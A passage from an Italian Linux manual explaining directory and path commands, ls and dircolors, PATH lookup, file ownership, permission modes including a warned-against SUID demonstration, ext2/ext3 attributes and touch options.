- il permesso di scrittura permette di modificarne il contenuto, cioè di aggiungere o eliminare file e altre directory;

- il permesso di esecuzione permette il suo attraversamento, ovvero permette di raggiungere il suo contenuto o quello di altre directory discendenti.

73.2.1 $ mkdir

`mkdir` [*opzioni*] *directory*...

Crea una o più directory. In mancanza di indicazioni gli attributi della nuova directory sono 777_8 meno i bit della maschera dei permessi. Il valore tipico di questa maschera è 022_8 e di conseguenza gli attributi normali di una nuova directory sono 755_8, cosa che in pratica permette a tutti di accedere e leggerne il contenuto, ma concede solo al proprietario di modificarle. [1]

Opzioni

`-m` *modalità_dei_permessi* | `--mode=`*modalità_dei_permessi*

Permette di definire esplicitamente la modalità dei permessi attribuiti alle directory che vengono create. Questa modalità può essere attribuita in forma numerica o in forma simbolica. La sintassi della forma simbolica è descritta in occasione della presentazione del programma '**`chmod`**' (74.2.5).

`-p` | `--parents`

Fa in modo che vengano create anche le directory precedenti se queste non sono presenti. In tal caso la modalità utilizzata, per i permessi di queste directory precedenti, corrisponde a quanto stabilito per quella o quelle directory da creare con l'aggiunta (se necessario) dei permessi di scrittura e di esecuzione per l'utente proprietario. Infatti, sarebbe normalmente logico pensare che almeno al proprietario sia concesso di accedervi e di poterle modificare.

`--verbose`

Emette un messaggio per ogni directory creata. È particolarmente utile in abbinamento all'opzione '**`-p`**'.

73.2.2 $ rmdir

`rmdir` [*opzioni*] *directory*...

Elimina le directory indicate, se sono vuote. [2]

Opzioni

`-p` | `--parents`

Elimina anche le directory precedenti se, dopo la cancellazione delle directory finali, queste restano vuote.

[1] **GNU file management utilities** GNU GPL
[2] **GNU file management utilities** GNU GPL

73.3 Percorsi

Il *percorso* o *path* è il modo con cui si identifica la posizione di un file o di una directory. File e directory vengono spesso indicati per nome facendo riferimento a una posizione sottintesa: la directory corrente (o attuale). File e directory possono essere indicati utilizzando un nome che comprende anche l'indicazione del percorso necessario a raggiungerli.

73.3.1 $ pwd

`pwd` [*opzioni*]

'**pwd**' [3] (*Print working directory*) emette attraverso lo standard output il percorso assoluto della directory corrente. Viene mostrato il percorso reale, traducendo i collegamenti simbolici.

È molto probabile che la shell utilizzata metta a disposizione un comando interno con lo stesso nome. Il funzionamento di questo comando potrebbe essere leggermente differente da quello del programma.

73.3.2 $ basename

`basename` *percorso* [*suffisso*]

Estrae il nome di un file o di una directory da un percorso. [4] In pratica: rimuove dal percorso la parte anteriore contenente l'informazione sulla directory; inoltre, eventualmente, rimuove anche il suffisso indicato dalla parte finale del nome rimanente. Il risultato viene emesso attraverso lo standard output.

Esempi

$ **basename "/idrogeno/ossigeno"**[*Invio*]

```
ossigeno
```

$ **basename "/idrogeno/eliografia.sh" ".sh"**[*Invio*]

```
eliografia
```

$ **basename "/idrogeno/eliografia.sh" "grafia.sh"**[*Invio*]

```
elio
```

73.3.3 $ dirname

`dirname` *percorso*

Estrae la directory da un percorso. [5] In pratica: rimuove dal percorso la parte finale a partire dall'ultima barra obliqua ('`/`') di divisione tra l'informazione della directory e il nome del file. Se il percorso contiene solo un nome di file, il risultato è un punto singolo ('`.`'), cioè la directory corrente. Il risultato viene emesso attraverso lo standard output.

Esempi

$ **dirname "/idrogeno/ossigeno"**[*Invio*]

```
/idrogeno
```

[3] **GNU shell programming utilities** GNU GPL
[4] **GNU shell programming utilities** GNU GPL
[5] **GNU shell programming utilities** GNU GPL

73.3.4 $ namei

namei [*opzioni*] *percorso*...

Scompone un percorso finché raggiunge un punto terminale. [6] In pratica vengono analizzati i percorsi forniti, ne viene scomposto e descritto il contenuto nelle varie (eventuali) sottodirectory, quindi, se tra gli elementi contenuti nei percorsi richiesti esistono dei collegamenti simbolici, viene visualizzato anche l'elemento di destinazione. Questo programma è particolarmente utile per seguire i collegamenti simbolici, soprattutto quando questi hanno troppi livelli, cioè quando un collegamento punta a un altro collegamento ecc. I vari elementi visualizzati sono preceduti da una lettera che ne descrive le caratteristiche:

- '**`f:`**' il percorso che si sta analizzando;
- '**`d`**' directory;
- '**`l`**' collegamento simbolico;
- '**`s`**' socket;
- '**`b`**' file di dispositivo a blocchi;
- '**`c`**' file di dispositivo a caratteri;
- '**`-`**' file normale;
- '**`?`**' errore.

Esempi

$ **`namei /usr/bin/X11`**

Genera il risultato seguente:

```
f: /usr/bin/X11
 d /
 d usr
 d bin
 l X11 -> ../X11R6/bin
   d ..
   d X11R6
   d bin
```

Da questo si intende che la directory '`/usr/bin/X11`' in realtà non esiste, trattandosi di un collegamento simbolico alla vera directory '`/usr/X11R6/bin/`'.

73.3.5 $ pathchk

pathchk [*opzioni*] [*percorso*...]

Per ogni percorso indicato come argomento viene eseguita una verifica e, se necessario, viene emesso attraverso lo standard output un messaggio per informare di uno dei problemi seguenti: [7]

- una delle directory esistenti, indicate all'interno di uno dei percorsi, non ha il permesso di esecuzione necessario per essere attraversata;

[6] **util-linux: namei** GNU GPL
[7] **GNU shell programming utilities** GNU GPL

- la lunghezza totale di un percorso è maggiore di quella gestibile con quel tipo di file system;
- la sola lunghezza di uno degli elementi di un percorso è maggiore di quella gestibile con quel tipo di file system.

Alcune opzioni

`-p | --portability`

Invece di eseguire un controllo in base alle possibilità del file system effettivamente in funzione, il programma si basa sulle specifiche minime stabilite dallo standard POSIX.1 sulla portabilità; inoltre, viene controllato che non siano usati caratteri che potrebbero creare problemi di portabilità.

Valore di uscita

- 0 se tutti i percorsi hanno superato i controlli con successo;
- 1 in tutti gli altri casi.

Esempi

```
$ pathchk -p /home/perché[Invio]
path '/home/perché' contains nonportable character 'é'
```

73.4 Contenuti

Quando a un programma devono essere passati uno o più nomi di file tra gli argomenti, si possono rappresentazione più nomi contemporaneamente attraverso un modello che fa uso di simboli adatti (a questo proposito si parla anche di *globbing*). La trasformazione del modello in elenchi di file (e directory) esistenti effettivamente, è compito della shell, cioè si tratta di qualcosa a cui gli altri programmi sono normalmente estranei. Nella sezione 61.3.8 viene trattato il modo con cui la shell Bash si comporta al riguardo.

Il contenuto di una directory viene analizzato normalmente attraverso il programma '**`ls`**'. In particolare, la realizzazione GNU di '**`ls`**' può essere configurata per colorare i nomi dei file in modo diverso a seconda del tipo di questi.

73.4.1 $ ls

`ls` [*opzioni*] [*nome*...]

Visualizza i nomi di file o il contenuto delle directory indicate. [8] In mancanza di questa indicazione viene visualizzato il contenuto della directory corrente e di norma non vengono inclusi i nomi di file e directory il cui nome inizia con un punto: questi sono considerati nascosti.[9]

Il funzionamento predefinito di '**`ls`**' GNU dipende anche dalla configurazione fatta attraverso '**`dircolors`**'. In generale, se non viene indicato diversamente, '**`ls`**' genera un elenco ordinato per colonne se lo standard output è diretto allo schermo del terminale, oppure un elenco su un'unica colonna se viene diretto altrove. Questa particolarità è molto importante per poter gestire l'output di questo programma attraverso elaborazioni successive.

[8] **GNU file management utilities** GNU GPL

[9] È importante ricordare che se vengono indicati dei nomi di file o directory nella riga di comando, è compito della shell espandere eventuali caratteri jolly. Di conseguenza, in questo caso, è la shell che non fornisce a '**`ls`**' i nomi che iniziano con un punto.

Alcune opzioni

```
-a | --all
```

Per ciò che è competenza di '**ls**', vengono elencati anche gli elementi i cui nomi iniziano con punto (i cosiddetti file nascosti).

```
-A | --almost-all
```

Vengono elencati tutti gli elementi, esclusi i riferimenti alla directory stessa ('**.**') e a quella genitrice ('**..**').

```
-l | --format=long | --format=verbose
```

Oltre ai nomi, vengono visualizzati il tipo, i permessi, la quantità di collegamenti fisici, il nome dell'utente proprietario, il nome del gruppo, la dimensione in byte, la data di modifica.

```
-q | --hide-control-chars
```

Utilizza il punto interrogativo per sostituire i caratteri non stampabili che dovessero essere contenuti eventualmente nei nomi.

```
-R | --recursive
```

Vengono elencati i contenuti di tutte le directory in modo ricorsivo.

```
-t | --time=time
```

Ordina il contenuto delle directory in funzione della data: dalla più recente alla più antica. Se non viene specificato diversamente, si fa riferimento alla data di modifica.

```
-c | --time=ctime | --time=status
```

Utilizza la data di cambiamento dello stato dei file (ovvero la data di creazione, anche se questa definizione non è perfetta). Se viene usato il formato lungo di visualizzazione ('**-l**'), viene indicata questa data; se l'opzione '**-c**' viene usata insieme a '**-t**', l'elenco viene ordinato in base a questa data.

```
-u | --time=atime | --time=access | --time=use
```

Utilizza la data di accesso ai file. Se viene usato il formato lungo di visualizzazione ('**-l**'), viene indicata questa data; se l'opzione '**-u**' viene usata insieme a '**-t**', l'elenco viene ordinato in base a questa data.

```
-e | --full-time
```

Quando l'elenco comprende l'indicazione della data, questa viene espressa in modo dettagliato.

```
-i | --inode
```

Emette, alla sinistra delle indicazioni inerenti i file, il numero di inode.

```
-r | --reverse
```

Riordina in modo inverso rispetto al normale.

```
-B | --ignore-backups
```

Esclude dall'elenco i file che terminano con il simbolo tilde ('**~**'). Infatti, questo simbolo viene utilizzato normalmente per distinguere le copie di sicurezza delle versioni precedenti di file che hanno la stessa radice.

```
-C | --format-vertical
```

Emette un elenco organizzato in colonne, indipendentemente dalla destinazione dello standard output.

`-F` | `--classify`

Se non è già la modalità di funzionamento predefinita, aggiunge un carattere alla fine dei nomi dei file, in modo da riconoscerne il tipo:

- '`*`' eseguibile;
- '`/`' directory;
- '`@`' collegamento simbolico;
- '`|`' pipe con nome o FIFO;
- '`=`' socket.

Gli altri file non hanno alcun simbolo.

`-S` | `--sort=size`

Riordina in base alla dimensione in modo decrescente.

`-X` | `--sort=extension`

Riordina in base all'estensione, cioè alla parte di nome che appare dopo l'ultimo punto. I nomi che non contengono alcun punto hanno la precedenza.

`-1` | `--format=single-column`

Elenca i nomi, uno per ogni riga.

`-w` *n_colonne* | `--width` *n_colonne*

Definisce la larghezza a disposizione per l'elenco. L'argomento dell'opzione si riferisce al numero di caratteri utilizzabili. Di solito, la larghezza viene determinata in funzione del numero di colonne che ha a disposizione il terminale o la finestra del terminale.

`-I` *modello* | `--ignore` *modello*

Permette di escludere dall'elenco i file che sono rappresentati dal modello specificato, quando questi non sono indicati espressamente nella riga di comando.

> Bisogna tenere presente che il modello in questione deve essere interpretato da '**`ls`**' e non dalla shell. In pratica, sarà necessario delimitarlo o utilizzare dei caratteri di protezione per evitare l'intervento della shell.

Esempi

```
$ ls -l
```

Visualizza un elenco lungo del contenuto della directory corrente.

```
$ ls -R /*/*/dir*
```

Cerca, a partire dal secondo livello dopo la directory radice, gli elementi che iniziano per «dir».

```
$ ls -I \*.html
```

Elenca il contenuto della directory corrente, escludendo i file corrispondenti al modello '`*.html`'. La barra obliqua inversa davanti all'asterisco serve per richiedere alla shell di non espanderlo e non viene passata a '**`ls`**'.

73.4.2 $ dircolors

```
eval ‘dircolors [opzioni] [file]‘
```

Configura la colorazione e le modalità predefinite di funzionamento di '**`ls`**'. Se non viene specificato il file di configurazione in modo esplicito, '**`dircolors`**' cerca di utilizzare '`~/.dir_colors`' e in mancanza di questo '`/etc/DIR_COLORS`', che si riferisce alla configurazione generale del sistema dei colori per '**`ls`**'.

'**`dircolors`**' è fatto per essere avviato immediatamente dopo l'esecuzione di una shell, in quanto la configurazione si traduce nella creazione della variabile di ambiente '**`LS_COLORS`**', con la quale si possono definire degli alias di shell per attuare in pratica questa configurazione.

Per analizzarne il contenuto basta utilizzare il comando seguente:

```
$ echo "$LS_COLORS"
```

Si ottiene un record molto lungo. Di seguito appare un esempio di questo spezzato in più parti per poterlo consultare.

```
no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:↩
↪cd=40;33;01:ex=01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:↩
↪*.bat=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:↩
↪*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.jpg=01;35:↩
↪*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:
```

Con questa variabile si può costruire un alias al programma '**`ls`**'.

```
$ alias ls='/bin/ls --color'
```

In questo modo, l'alias '**`ls`**' avvia il programma '`/bin/ls`' con l'argomento '**`--color`**' che attiva la gestione dei colori utilizzando il contenuto della variabile '**`LS_COLORS`**'. I dettagli sul funzionamento di '**`dircolors`**' e sul modo con cui può essere configurato si trovano in *dircolors(1)* e *ls(1)*.

73.4.3 $ file

```
file [opzioni] file...
```

Determina il tipo di file. [10] Il programma analizza i file indicati come argomento e cerca di classificarli utilizzando l'ordine di analisi seguente: file system, magic number, linguaggio. Quando il programma analizza i file in base al cosiddetto magic number, utilizza le informazioni contenute all'interno di '`/usr/share/misc/magic`' che in pratica contiene delle stringhe o delle sequenze binarie di riconoscimento.

73.4.4 $ du

```
du [opzioni] file...
```

Il programma di servizio '**`du`**' [11] (*Disk usage*) emette una sorta di statistica dell'utilizzo dello spazio da parte di un elenco di file o directory (in base al loro contenuto).

L'unità di misura con cui si esprime questo spazio è in blocchi, la cui dimensione cambia a seconda delle opzioni utilizzate oppure dalla presenza di una variabile di ambiente:

[10] **File** software libero con licenza speciale

[11] **GNU file management utilities** GNU GPL

'**POSIXLY_CORRECT**'. Se esiste e non viene usata l'opzione '**-k**', fa sì che i blocchi siano di 512 byte come prevede per questo lo standard POSIX. Diversamente, il valore predefinito dei blocchi è di 1024 byte.

Alcune opzioni

`-a | --all`

Emette il conteggio riferito a tutti i file, non solo alle directory.

`-b | --byte`

Emette le dimensioni in byte e non in kibibyte.

`-k | --kilobytes`

Emette le dimensioni in kibibyte. Questa opzione fa riferimento all'unità di misura predefinita, ma permette di fare ignorare a '**du**' la presenza eventuale della variabile '**POSIXLY_CORRECT**'.

`-m | --megabytes`

Emette le dimensioni in mebibyte (simbolo: Mibyte).

`-h | --human-readable`

Aggiunge una lettera alla dimensione, in modo da chiarire il tipo di unità di misura utilizzato.

`-c | --total`

Emette anche un totale generale finale.

`-s | --summarize`

Emette solo un totale per ogni argomento.

`-S | --separate-dirs`

Emette la dimensione delle directory in modo separato, senza includere lo spazio utilizzato dalle sottodirectory.

`-x | --one-file-system`

Salta il conteggio delle directory che si trovano in un file system diverso da quello di partenza.

73.5 Collocazione degli eseguibili

In linea di principio, per avviare un file eseguibile ci sarebbe bisogno di indicare precisamente il suo percorso. Per ovviare a questo inconveniente viene utilizzato un elenco di percorsi possibili all'interno dei quali devono essere cercati i file eseguibili che sono stati indicati semplicemente per nome. Questo elenco di percorsi è gestito dalla shell e normalmente viene contenuto nella variabile di ambiente '**PATH**'.

Se si vuole poter avviare un eseguibile dalla directory corrente senza indicare il suo percorso ('`./`*programma*'), occorre includere anche la directory corrente ('`.`') nell'elenco della variabile '**PATH**'.[12]

[12] Per convenzione, ma anche per motivi di sicurezza, si mette il punto che simboleggia la directory corrente alla fine della serie contenuta nella variabile '**PATH**'.

Tanto più grande è il numero di directory contenuto nella variabile '**`PATH`**', tanto maggiore è il rischio di avviare eseguibili diversi da quelli desiderati. Molti file script standard hanno lo stesso nome e si distribuiscono in più punti del file system. In questi casi conviene utilizzare l'indicazione del percorso per avviare esattamente quello che si vuole. Questa è la situazione tipica degli script di configurazione che si usano per preparare un applicativo prima della sua compilazione:

```
$ ./configure
```

73.5.1 $ which

```
which programma...
```

Simula la ricerca che farebbe la shell per avviare i programmi indicati negli argomenti e determina la posizione di quelli che verrebbero scelti. Ciò è utile per sapere: sia dove si trova un comando determinato, sia quale programma viene scelto effettivamente nel caso ne esistano diversi con lo stesso nome collocati in posizioni differenti nell'albero di directory.

'**`which`**' potrebbe non essere un programma vero e proprio, ma semplicemente un alias a un comando di shell. In effetti, '**`which`**' compie lo stesso compito del comando '**`type -path`**' della shell Bash (64.37).

73.5.2 $ whereis

```
whereis [opzioni] file...
```

Localizza i file binari, i sorgenti e le pagine di manuale dei file specificati nell'argomento. [13]

Vedere *whereis(1)*.

[13] **util-linux: whereis** UCB BSD

Proprietà, permessi e attributi

Le informazioni amministrative su file e directory sono conservate nel file system che si utilizza. In questo senso, le informazioni gestite e gestibili dipendono dalle possibilità del sistema operativo e dal tipo di file system a disposizione.

La tabella 74.1 elenca i programmi e i comandi a cui si accenna in questo capitolo.

Tabella 74.1. Riepilogo dei programmi e dei comandi per la gestione delle proprietà, dei permessi e degli attributi di file e directory.

Nome	Descrizione
chown	Cambia la proprietà (appartenenza) di file e directory.
chgrp	Cambia il gruppo proprietario di file e directory.
umask	Comando di shell per cambiare la modalità predefinita di creazione dei file.
chmod	Cambia la modalità di file e directory.
chattr	Cambia gli attributi particolari di un file system Ext2 o Ext3
lsattr	Elenca gli attributi particolari di un file system Ext2 o Ext3
touch	Cambia la data e l'orario di accesso o di modifica.

74.1 Proprietà

Ogni file e directory appartiene necessariamente a un utente e a un gruppo simultaneamente. L'appartenenza a un utente o a un gruppo particolare attribuisce significato ai permessi di accesso. Questi sono distinguibili in base al fatto che chi vuole accedere sia l'utente proprietario, o un utente del gruppo proprietario o un altro utente non appartenente a queste due categorie.

74.1.1 $ chown

`chown` [*opzioni*] [*utente*][{:|.}[*gruppo*]] *file*...

Cambia la proprietà dei file. [1] Se viene fornito solo il nome dell'utente o il suo numero UID, questo diviene il nuovo proprietario dei file. Se il nome dell'utente, o il suo numero, è seguito da due punti verticali ('**:**') oppure dal punto ('**.**') e dal nome o dal numero di un gruppo (GID), vengono cambiate la proprietà dell'utente e la proprietà del gruppo. Se dopo '**:**' o '**.**' non segue il nome del gruppo, viene attribuito il gruppo principale a cui appartiene l'utente. Se prima di '**:**' o '**.**' non viene indicato il nome dell'utente, viene cambiata solo la proprietà del gruppo.

Alcune opzioni

`-R`

Esegue l'operazione anche nelle sottodirectory.

Esempi

```
# chown tizio mio_file
```

L'utente '**root**' cambia l'utente proprietario del file '`mio_file`', facendo in modo che diventi '**tizio**'.

```
# chown tizio.users mio_file
```

[1] **GNU file management utilities** GNU GPL

L'utente '**root**' cambia l'utente e il gruppo proprietario del file 'mio_file', facendo in modo che diventino rispettivamente '**tizio**' e '**users**'.

$ **chown .users mio_file**

L'utente proprietario del file 'mio_file' cambia il gruppo. Il gruppo indicato fa parte di quelli a cui appartiene l'utente.

74.1.2 $ chgrp

chgrp [*opzioni*] *gruppo file* ...

Cambia il gruppo proprietario di file e directory. [2] Il gruppo, nell'argomento del comando, può essere espresso con il nome o con il numero GID. È equivalente a '**chown**' quando non si specifica l'utente.

Alcune opzioni

-R

Esegue l'operazione anche nelle sottodirectory.

Esempi

$ **chgrp users mio_file**

L'utente proprietario del file 'mio_file' cambia il gruppo. Il gruppo indicato fa parte di quelli a cui appartiene l'utente.

74.2 Modalità dei permessi

I permessi di accesso, attribuiti ai file o alle directory, definiscono le operazioni che con questi possono essere compiute a seconda dell'utente. La loro gestione è già stata introdotta nella sezione 5.7.5. Brevemente, si distinguono tre tipi di accesso:

- '**r**' lettura;
- '**w**' scrittura;
- '**x**' esecuzione.

Il significato del tipo di accesso dipende dal tipo di file a cui si intende applicare. Per un file normale:

- l'accesso in lettura permette di leggerne il contenuto;
- l'accesso in scrittura permette di modificarne il contenuto;
- l'accesso in esecuzione permette di eseguirlo, ammesso che si tratti di un eseguibile binario o di uno script di qualunque tipo.

Per una directory:

[2] **GNU file management utilities** GNU GPL

- l'accesso in lettura permette di leggerne il contenuto, ovvero di poter conoscere l'elenco dei file in essa contenuti (di qualunque tipo essi siano);
- l'accesso in scrittura permette di modificarne il contenuto, ovvero di creare, eliminare e rinominare dei file;
- l'accesso in esecuzione permette di attraversare una directory.

I permessi di accesso si possono esprimere in due forme diverse: attraverso una stringa alfabetica o un numero ottale. La stringa utilizza le lettere «r», «w» e «x» per rappresentare i permessi di lettura, scrittura ed esecuzione, mentre quando si utilizza la notazione ottale, il numero quattro rappresenta un permesso di lettura, il numero due rappresenta un permesso di scrittura e il numero uno rappresenta un permesso di esecuzione. Si ottiene la combinazione di più tipi di permesso di accesso sommando le cifre necessarie.

La notazione numerica ottale è preferibile rispetto a quella simbolica, essendo più completa e immediata. In particolare, se il numero non utilizza tutte le cifre, si intende che manchino quelle anteriori e che queste siano semplicemente azzerate.

Oltre ai permessi di accesso per un file o per una directory, si annotano altre informazioni, definibili nell'insieme come *modalità dei permessi*. In tutto vengono usate quattro cifre ottali (12 bit), dove la prima riguarda alcune situazioni particolari:

1. Sticky (*Save text image*), se si tratta di un eseguibile, durante l'esecuzione salva l'immagine testo nella memoria virtuale;
2. SGID, attiva il numero del gruppo (GID) durante l'esecuzione, ovvero, attribuisce all'eseguibile in funzione i privilegi del gruppo a cui appartiene;
3. SUID, attiva il numero dell'utente (UID) durante l'esecuzione, ovvero, attribuisce all'eseguibile in funzione i privilegi dell'utente a cui appartiene;

Le altre tre cifre, riguardano rispettivamente i permessi di accesso attribuiti all'utente proprietario, al gruppo e agli altri utenti. Per esempio, la modalità 755_8, pari a 0755_8, indica che l'utente proprietario può leggere, modificare ed eseguire il file, mentre, sia gli utenti del gruppo che gli altri possono solo leggere ed eseguire il file.

74.2.1 SGID e SUID in pratica

Il modo migliore per comprendere il funzionamento delle modalità SUID e SGID è quello di fare qualche prova. Si inizia facendo una copia dell'eseguibile '**`touch`**' nella propria directory personale.

tizio$ **`cd`**[*Invio*]

tizio$ **`pwd`**[*Invio*]

```
/home/tizio
```

tizio$ **`cp /bin/touch .`**[*Invio*]

tizio$ **`ls -l touch`**[*Invio*]

```
-rwxr-xr-x   1 tizio    tizio       33156 Mar  2 08:46 touch
```

Si deve agire temporaneamente come utente '**`root`**' per cambiare la modalità dei permessi e la proprietà di questo eseguibile.

tizio$ **su**[*Invio*]

Password:$ **********[*Invio*]

Si cambia la proprietà del file.

root# **chown root.root touch**[*Invio*]

root# **ls -l touch**[*Invio*]

```
-rwxr-xr-x   1 root     root        33156 Mar  2 08:46 touch
```

Si attribuisce la modalità SUID.

root# **chmod u+s touch**[*Invio*]

root# **ls -l touch**[*Invio*]

```
-rwsr-xr-x   1 root     root        33156 Mar  2 08:46 touch
```

Si può quindi ritornare allo stato precedente, lasciando i privilegi dell'utente '**root**' e riprendendo l'identità dell'utente '**tizio**'.

root# **exit**[*Invio*]

Si può provare a creare un file utilizzando l'eseguibile '**touch**' su cui è stato attivato il bit SUID.

tizio$ **./touch superfile**[*Invio*]

tizio$ **ls -l superfile**[*Invio*]

```
-rw-rw-r--   1 root     tizio           0 Mar  2 09:03 superfile
```

Si può osservare che il file creato appartiene all'utente '**root**', pur essendo stato creato da un utente comune. Si può comprendere quindi, quanto sia pericoloso utilizzare queste modalità speciali, SUID e SGID, senza oculatezza.

74.2.2 Gli script

Le modalità SUID e SGID per uno script non hanno senso, perché non si tratta di un programma autonomo, ma di qualcosa che viene eseguito da una shell. Eventualmente, è la shell a dovere avere le modalità SUID o SGID attive, perché lo script possa agire con i privilegi di un altro utente.

> È chiaro che si tratta di un'ipotesi astratta: l'idea di attribuire le modalità SUID e SGID a una shell è semplicemente terribile.

74.2.3 S-bit e le directory

I 3 bit iniziali della modalità dei permessi meritano un po' di attenzione anche quando si tratta di directory.

La directory che abbia il bit Sticky attivo ('**d--x--x--t**') non consente la cancellazione e la ridenominazione di un file da parte di un utente diverso da quello proprietario, anche se questo tentativo viene fatto da chi ha il permesso di scrittura sulla directory. Il bit Sticky viene attribuito generalmente alla directory '`/tmp/`' (oltre che a '`/var/tmp/`') quando questa risulta accessibile

da ogni utente in tutti i modi: '**drwxrwxrwt**'. Ciò permette di evitare che i file possano essere cancellati o rinominati da utenti diversi dai proprietari.

La directory con il bit SGID attivo ('**d--x--s--x**') fa in modo che i file (e le directory) che verranno creati al suo interno appartengano al gruppo della directory stessa.

74.2.4 Maschera dei permessi: umask

Quando viene creato un file, questo appartiene automaticamente all'utente che lo crea e al gruppo principale dell'utente stesso. I permessi gli vengono attribuiti in base alla maschera dei permessi (*umask*). Questa maschera rappresenta i permessi che non vengono attribuiti.

Di solito, il suo valore è 022_8 e con questo, non viene attribuito il permesso di scrittura (2_8) né al gruppo proprietario, né agli altri utenti. Il valore di questa maschera può essere modificato attraverso un comando interno di shell: '**umask**' (64.39).

74.2.5 $ chmod

```
chmod [opzioni] modalità_dei_permessi file...
```

Cambia la modalità dei permessi sui file indicati come argomento. [3] Le modifiche della modalità dei permessi avvengono in base alle specifiche indicate nell'argomento precedente all'elenco dei file e si possono esprimere con la sintassi seguente:

```
[u|g|o|a]...[{+|-|=}{r|w|x|X|s|t|u|g|o}...][,...]
```

Una combinazione delle lettere '**u**', '**g**', '**o**', '**a**' controlla il tipo di utenti a cui si vuole riferire il cambiamento di permesso:

u	Utente proprietario del file.
g	Gruppo proprietario del file.
o	Utente diverso.
a	Tutti gli utenti indifferentemente.

Se l'indicazione degli utenti su cui intervenire non viene fornita, la variazione agisce in funzione della maschera dei permessi che può essere modificata attraverso il comando di shell '**umask**' (64.39). In pratica, la variazione riguarda tutti i tipi di utente, a esclusione dei bit attivati nella maschera dei permessi.

I segni '**+**', '**-**', '**=**' indicano il tipo di cambiamento sui permessi:

+	Le modalità dei permessi indicate vengono aggiunte.
-	Le modalità dei permessi indicate vengono tolte.
=	Le modalità dei permessi vengono modificate in modo da diventare esattamente come indicato.

Il gruppo finale di lettere '**r**', '**w**', '**x**', '**X**', '**s**', '**t**', '**u**', '**g**', '**o**' indica i permessi su cui agire:

r	Permesso di accesso in lettura.
w	Permesso di accesso in scrittura (modifica).
x	Permesso di esecuzione o di attraversamento se si tratta di directory.
X	Come '**x**', ma interviene sulle directory e solo sui file che hanno già un permesso di esecuzione per un utente qualunque. In pratica, si cerca di intervenire solo sui file per i quali il permesso di esecuzione (o di attraversamento) può avere senso.

[3] **GNU file management utilities** GNU GPL

s	Riguarda solo i file eseguibili (ed eventualmente le directory). Attiva il bit SUID, o il bit SGID a seconda che il cambiamento intervenga sull'utente, sul gruppo o su entrambi.
t	Riguarda solo i file eseguibili (ed eventualmente le directory). Attiva il bit Sticky.
u	Attribuisce le stesse modalità dei permessi che ha già l'utente proprietario di quel file.
g	Attribuisce le stesse modalità dei permessi che ha già il gruppo proprietario di quel file.
o	Attribuisce le stesse modalità dei permessi che hanno già gli altri utenti per quel file.

Non è possibile cambiare i permessi dei collegamenti simbolici: se si interviene su un collegamento simbolico si agisce in realtà sul file di destinazione.

Alcune opzioni

`-R`

Esegue l'operazione anche nelle sottodirectory.

Esempi

```
$ chmod -R go-rwx ~/*
```

Toglie sia al gruppo che agli altri utenti la possibilità di accedere in qualunque modo ai file della propria directory personale e anche nelle sottodirectory successive.

74.3 Attributi

Le caratteristiche standard di un file in un sistema Unix sono le proprietà e i permessi. In alcuni casi è possibile attribuire altri attributi come quando si utilizza un file system Ext2 o Ext3. Naturalmente, è compito del kernel fare in modo che questi attributi siano gestiti in modo corretto.

74.3.1 $ chattr

`chattr` [*opzioni*] [*modalità*] *file*...

Cambia gli attributi su un file system di tipo Ext2 o Ext3. [4] L'interpretazione corretta di questi attributi dipende dal kernel, ma per il momento non sono tutti funzionanti come progettato (in particolare, potrebbero mancare ancora gli attributi '`c`' e '`u`').

Gli attributi vengono espressi attraverso una modalità simbolica secondo la sintassi seguente:

`+|-|={A|S|a|c|d|i|s|u}...`

La variazione degli attributi si esprime attraverso i simboli '`+`', '`-`' e '`=`', secondo lo schema seguente:

+	Gli attributi indicati vengono aggiunti.
-	Gli attributi indicati vengono tolti.
=	Gli attributi vengono modificati in modo da diventare esattamente come indicato.

Gli attributi da variare si individuano utilizzando le lettere '`A`', '`S`', '`a`', '`c`', '`d`' '`i`', '`s`' e '`u`':

A	Non aggiorna la data di accesso (*atime*). Può essere utile se si vuole ridurre l'attività a carico del disco.

[4] **Second extended file system management programs** GNU GPL

a	Fa in modo che il file, se viene aperto in scrittura, permetta solo l'aggiunta di dati (*append*). Solo l'utente '**`root`**' può attribuire o togliere questo attributo.
c	Fa in modo che il kernel provveda a comprimere e decomprime automaticamente i file in modo trasparente.
d	Serve al programma '**`dump`**' per sapere che il file in questione non è candidato per un recupero (*backup*).
i	Fa in modo che il file non sia modificabile, né cancellabile, né sia possibile cambiargli nome, né sia possibile creare un collegamento fisico verso di esso (i collegamenti simbolici restano ammissibili). Solo l'utente '**`root`**' può attribuire o togliere questo attributo.
s	Fa in modo che la cancellazione sovrascriva i dati cancellati con altri dati nulli.
S	Fa in modo che le operazioni di I/O su questo file avvengano in modo sincronizzato, senza utilizzare la memoria cache.
u	Fa in modo che sia possibile il recupero dalla cancellazione (quando il file è stato cancellato).

74.3.2 $ lsattr

`lsattr` [*opzioni*] *file*...

Elenca gli attributi dei file su un file system di tipo Ext2 o Ext3. [5]

Alcune opzioni

`-R`

Esegue l'operazione anche nelle sottodirectory.

`-a`

Elenca tutti i file, anche quelli che iniziano con un punto (i cosiddetti file nascosti).

`-d`

Elenca anche le directory come i file, invece di elencare direttamente il loro contenuto.

74.4 Data

Tutti i file riportano tre indicazioni data-orario:

- '**`ctime`**' -- la data e l'ora di creazione (riferita all'inode): questa viene modificata in particolare quando si cambia lo stato del file (permessi e proprietà);
- '**`mtime`**' -- la data e l'ora di modifica: questa viene modificata quando si modifica il contenuto del file;
- '**`atime`**' -- la data e l'ora di accesso: questa cambia quando si accede al file anche solo in lettura.

[5] **Second extended file system management programs** GNU GPL

74.4.1 $ touch

`touch` [*opzioni*] *file*...

Cambia la data (si intende sia la data che l'ora) di accesso e di aggiornamento dei file. [6] Se non viene specificata una data, viene utilizzata la data e l'ora ottenuta dall'orologio del sistema nel momento in cui viene eseguito il comando. Se si specificano file che non esistono, questi vengono creati vuoti.

Alcune opzioni

`-a` | `--time=atime` | `--time=access` | `--time=use`

Viene cambiata solo la data di accesso.

`-c` | `--no-create`

Non vengono creati i file che non esistono.

`-m` | `--time=mtime` | `--time=modify`

Cambia solo la data di aggiornamento.

`-r` *file_di_riferimento* | `--file` *file_di_riferimento*

Riproduce gli stessi dati del file indicato.

`-t` *MMGGhhmm* [[*AA*]*AA*[`.`*ss*]]

